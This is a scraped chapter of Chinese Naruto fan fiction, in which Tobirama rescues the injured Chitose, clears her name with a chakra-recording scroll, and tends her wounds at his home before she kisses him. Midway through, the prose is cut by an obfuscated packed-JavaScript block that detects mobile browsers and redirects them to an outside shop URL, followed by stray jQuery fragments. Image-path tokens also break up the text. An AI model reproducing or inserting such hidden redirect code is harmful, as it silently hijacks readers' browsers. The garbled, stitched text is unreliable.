千岁骤然抬头,一道低沉清冽的男声稳稳自身后响起,穿透林间所有嘈杂与污蔑。
不知何时,千手扉间已然静立在她身后,宽大的手掌稳稳搀扶住她摇摇欲坠的身体,替她撑起了即将倾塌的局面。
“扉间大人……”
千岁嗓音虚弱沙哑,带着一丝尚未回过神的恍惚。
扉间垂眸落向她的面容,少女脸色虚弱,鼻血浸染了下半张脸颊,狼狈又单薄,处处透着受尽重创的脆弱模样。
看得他心口骤然发紧,满心疼惜翻涌而上。
他强行压下心底的戾气与心疼,放柔了清冷的语调,低声安抚:
“不必担心,有我在。”
一众日向族人看到千手扉间将千岁护在怀里的样子,立刻开口:
“扉间大人,就算她是您的未婚妻,您也不能就这般包庇。”
“就是,木叶还有没有律法了。”
闻言,扉间毫无波动,他单手稳稳扶着千岁的腰身,另一只手抬手从忍具包中取出一枚古朴卷轴。
“这是查克拉感应轨迹卷轴。”
扉间语气平静笃定,字字落地有声,
“方才整片密林的战斗波动、查克拉流转轨迹,尽数被卷轴完整记录留存。只需复盘溯源,便可清晰还原全程真相。”
方才那场精心策划的自尽嫁祸、所有攻防流转、查克拉动向,无一遗漏,全部被这枚特制卷轴精准收录。
这便是能够彻底证明千岁清白、击碎所有构陷的唯一铁证。
一旁全程护着犬塚阳斗、始终悬着心的吉川,听闻此话,紧绷的心弦瞬间彻底松开,暗暗松了一口长气。
下一瞬,数道利落身影破空而至,一众追随扉间而来的千手精英稳稳落地,整齐肃立在他身后待命。
无需言语,仅仅一个清冷眼神,他们便瞬间领会所有指令。
千手族人迅速上前,妥善封存保管那日向族人的尸体,杜绝对方后续继续借尸体大做文章。同时出声有序遣散了在场聚众控诉、蓄意造势的日向族人,瞬间平息了林间混乱。
昏迷的犬塚阳斗也在两名宇智波警务队员与千手族人的共同护送下,被稳妥送往火影大楼医疗室接受救治。
待林间风波彻底平息、所有后事妥善处置完毕,周遭终于恢复静谧。
扉间再次垂眸望向身前的少女。她脸上血迹未净,神色昏沉恍惚,受了柔拳内伤的身体依旧微微发颤,整个人晕乎乎的,全然没了往日办案时的果决,模样格外惹人心疼。
他缓缓掏出干净的手帕,缓步上前,抬手轻轻捧住少女的脸颊,动作轻柔至极,一点一点细致擦拭着她脸上残留的血迹。
千岁没有挣扎,温顺地任由他动作。
指腹隔着柔软的手帕轻轻摩挲,力道轻柔舒缓,擦得她脸颊微微晃动,温顺乖巧的模样,像一只被温柔安抚的小猫。
她望着近在咫尺的清冷眉眼,轻声疑惑开口:
“扉间大人,您怎么会突然出现在这里?”扉间动作微顿,眸光下意识偏开,避开她的视线,低声轻咳两声,语气故作淡然:
“……顺便路过。”
立在身后的一众千手手下闻言,额角齐齐滑下几道黑线。
谁都清楚,自家这位素来严谨自律、事事规整的扉间大人,从来不会有无端路过的闲情。
他是听闻日向族人掳走人证、密林局势凶险,放心不下千岁,才特意全速赶来驰援。
偏偏生性内敛要强,从不愿直白流露半分温情,明明是专程奔赴、满心牵挂,却非要故作云淡风轻的顺路偶遇。
一名胆大的千手部下轻咳一声,故意上前半步,隔着距离佯装无意开口:
“扉间大人方才一路施展瞬身术疾驰赶来,属下等人全力追赶,险些都跟不上您的速度。”
“瞬身术?”
千岁微微一怔,侧首疑惑看向那名手下。
下一瞬,下颌便被扉间的指尖轻轻扶正。
扉间回眸淡淡扫了身后部下一眼,制止了他的打趣,随即收回所有目光,专注落回少女的面容上,语气温柔绵长:
“别乱动,脸上还没擦干净。”
天光渐沉,落日余晖彻底褪去,夜幕悄然笼罩整片密林。一日跌宕起伏、风波不断,不知不觉间,已然入夜。
千岁想起尚未落幕的三方会审。
如今唯一的行凶嫌疑人已死,人证几经波折,案情错综复杂,她一时茫然无措,不知该如何继续搜集证据、敲定日向日翔的罪责,也不清楚议事厅此刻局势如何。
千岁犹豫了一瞬,才开口:
“扉间大人,我还要返回议事厅向火影大人复命,警务部队还有后续审讯工作要处理……”
“不必急。”
扉间轻声打断她,语气安稳让人安心:
“我早已让人将查克拉轨迹卷轴送往议事厅、交到斑手中,你的清白与真相,那边已然知晓。今日伤势为重,你安心休养即可。”
说罢,他叠好手帕收起,目光仔细扫过她单薄的身形,想起她方才身受的重创,抬手拿出随身携带的绷带,低声询问:
“还有哪里受伤了?”
“这里。”
千岁闻言,抬起指尖,指向自己的胸口位置:
“里面疼。”
刚拆开绷带、准备为她包扎处理伤势的扉间,动作骤然一顿,指尖僵在半空。
他沉默两秒,默默收回绷带,若无其事地揣回忍具包。
身后几名懂事的千手手下纷纷轻咳掩饰,集体目视前方,假装什么都没有听见、什么都没有看到,维持着严肃规整的姿态。
吉川看着眼前神色窘迫内敛的扉间,再看向浑然不觉氛围、一脸懵懂茫然的自家大人,当即上前一步,故意出声点破:
“扉间大人,千岁大人的意思是,想让您带她回家休养治疗。”
千岁侧过眼眸,略带疑惑:
“什么时候成我的意思了?”
扉间望着少女一脸纯粹茫然、丝毫未觉暧昧的模样,又瞥见吉川眼底暗藏的打趣,只能闭眼压下心底纷乱,故作沉稳正色:
“我知道了。”
话音落下,他淡淡扫了身后待命的千手手下一眼,不等千岁反应,径直将她整个人横腰抱起。
“你——”
千岁的话音才刚起扉间已然施展飞雷神瞬身术,两道身影瞬间破空消失。
千手扉间宅邸
扉间的宅邸一如主人的性子,清冷规整、陈设极简,没有多余的摆件与装饰,处处干净利落。
连通庭院的起居室铺着素净榻榻米,夜色浸透院落,月光静静洒落,铺满地台。
两人并肩坐在屋外的木质廊沿下,夜风微凉,月色温柔。
扉间始终垂着眼眸,视线刻意克制,不敢轻易上抬。
他掌心缠着洁白绷带,一圈一圈细致地绕在少女腹间肋骨的伤处。千岁已然褪去厚重的族服外袍,将内里的黑色内搭轻轻向上撩起,坦然露出受伤的腰腹与肋骨位置,安静任由他处理伤势。
近在咫尺的距离里,他能清晰感受少女身上干净清甜的气息,萦绕鼻尖,挥之不去。
她纤细白皙的手臂轻垂在侧,而视线所及、最让他心神紧绷、窘迫难安的,是少女身前柔和起伏的线条。
距离太过贴近,只要他微微抬眼,便会将所有景致尽收眼底。
扉间敛尽目光,屏息凝神,耳根却红得愈发浓烈,心底的悸动与慌乱层层翻涌,只能靠着极强的自制力强行压制。
良久,他终于将绷带稳妥缠好,指尖覆上绷带表层,缓缓渡入温润的治愈查克拉,抚平她肋间受损的创伤。
待治疗结束,千岁抬手,将内搭缓缓拉下,遮住肌肤,两人之间稍稍拉开些许距离。
可扉间心底的慌乱丝毫未减,耳尖绯红一片,滚烫的温度迟迟不散,满腹心绪凌乱不堪。
夜风穿庭而过,卷来一缕寒凉。
千岁肩头微颤,忍不住轻轻打了个喷嚏。
扉间见状起身,步入起居室拉开壁橱,取出一件干净素雅的外搭羽织,折返回来
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17716062|203075||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,轻轻披在少女的肩头,替她隔绝晚风寒意。
千岁拢了拢身上带着微凉清冽气息的羽织,小声嘟囔:
“扉间大人,您的衣服怎么总是这个颜色?”
“这是千手族服。”扉间低声如实解释。
目光落在她方才打喷嚏而微微泛红的圆润鼻头上,他心底所有的窘迫无奈,尽数化作一片柔软温柔。
这是千岁第一次踏入他的宅邸。
她环视屋内寥寥无几的陈设,再转头看向身侧端坐的男人。
他明明耳尖泛红、心绪大乱,脸上却依旧维持着清冷淡然、万事不惊的沉稳神色,别扭又可爱。
想起今日密林绝境之中,他准时出现、替她洗去污名、护她周全的模样,千岁沉默片刻,挪开视线。
良久,少女轻声开口:
“扉间大人,您应该不是正好路过吧。”
扉间沉默一瞬。
既然早已被她看穿,他便不再刻意掩饰,低声应下:“……嗯。”
“所以,您是早就料到日向族长的计谋,才特意随身带了查克拉复刻卷轴?”
没错。
自打三方会审的消息传开,扉间心底便隐隐察觉事态诡异。
以日向日翔深沉的城府,布局筹谋从不会留破绽,绝不会坐以待毙、任人定罪。日向族人掳走犬塚阳斗,看似是抢夺人证、垂死反扑,实则是刻意造势、掩人耳目,为最后的绝境反杀铺路。
以族人一死,换全族安稳。
以一场精心编排的自尽嫁祸,彻底拖垮身为警务队长的千岁。
只要这名族人一死,所有罪责都能被定性为个人私行,与日向族长、日向一族彻底剥离。
区区一条人命,便能全盘逆转死局,洗清所有罪孽。这般狠绝又精密的算计,是日向日翔最擅长的手段。
他从头到尾担心的,从来不是案情输赢。
他怕的是眼前的少女深陷风波、落入圈套,怕她被人心算计、沦为权力博弈的牺牲品。
他只想护她周全。
可这份汹涌炙热的心意,内敛别扭的他,从来都羞于开口、拉不下半点颜面诉说。
见扉间垂眸沉默、欲言又止的模样,千岁微微倾身,仰起小脸,澄澈直白的目光直直锁住他的眉眼:
“扉间大人又不说话了。”
被她这般直白的眼神凝望注视,扉间瞬间再度无措。他素来如此,性子执拗又别扭,半生隐忍克制,从来学不会直白倾诉心意。
他内心其实是不安的。
若是将心意全然袒露,若是直白告诉她自己满心满眼都是她,她会不会在后山坡那一次一样疏离躲避?会不会再度推开他、拒绝所有亲密?
他最怕她这副若即若离、忽远忽近的模样,更怕自己一腔热忱,终究换来她刻意的疏离与推开。
心绪翻涌纷乱之际,下一瞬,少女忽然微微前倾身体,抬手轻轻捧住他的脸颊。
柔软微凉的唇瓣,轻轻落在他的侧颜,印下一个极轻极软、转瞬即逝的吻。
扉间整个人彻底僵住。
大脑一片空白,全然来不及反应,所有思绪尽数停留在方才那一瞬柔软的触感上。
是她主动的。
是千岁,主动吻了他。
方才压下的慌乱与悸动,瞬间席卷全身,彻底打乱他所有心神,她的一举一动,永远轻易牵动着他所有的情绪与不安。
看着扉间怔然失神、一动不动的模样,千岁微微垂眼,带着一丝失落,轻声开口:
“扉间大人不喜欢我这样吻你。”
这句话如同点燃引线的星火,瞬间炸开了扉间压抑已久的所有躁动与不安。
心底翻涌的情愫滚烫灼热,他几乎克制不住想要将她紧紧拥入怀中、狠狠相拥相吻的冲动。可他依旧死死克制着汹涌的欲望,抬眸望向眼前的少女。
清冷的眼眸里翻覆着浓得化不开的深情,沉郁又委屈,裹挟着长久以来的隐忍与患得患失:
“千岁,你总是这样……肆意撩拨,玩弄我的心意。”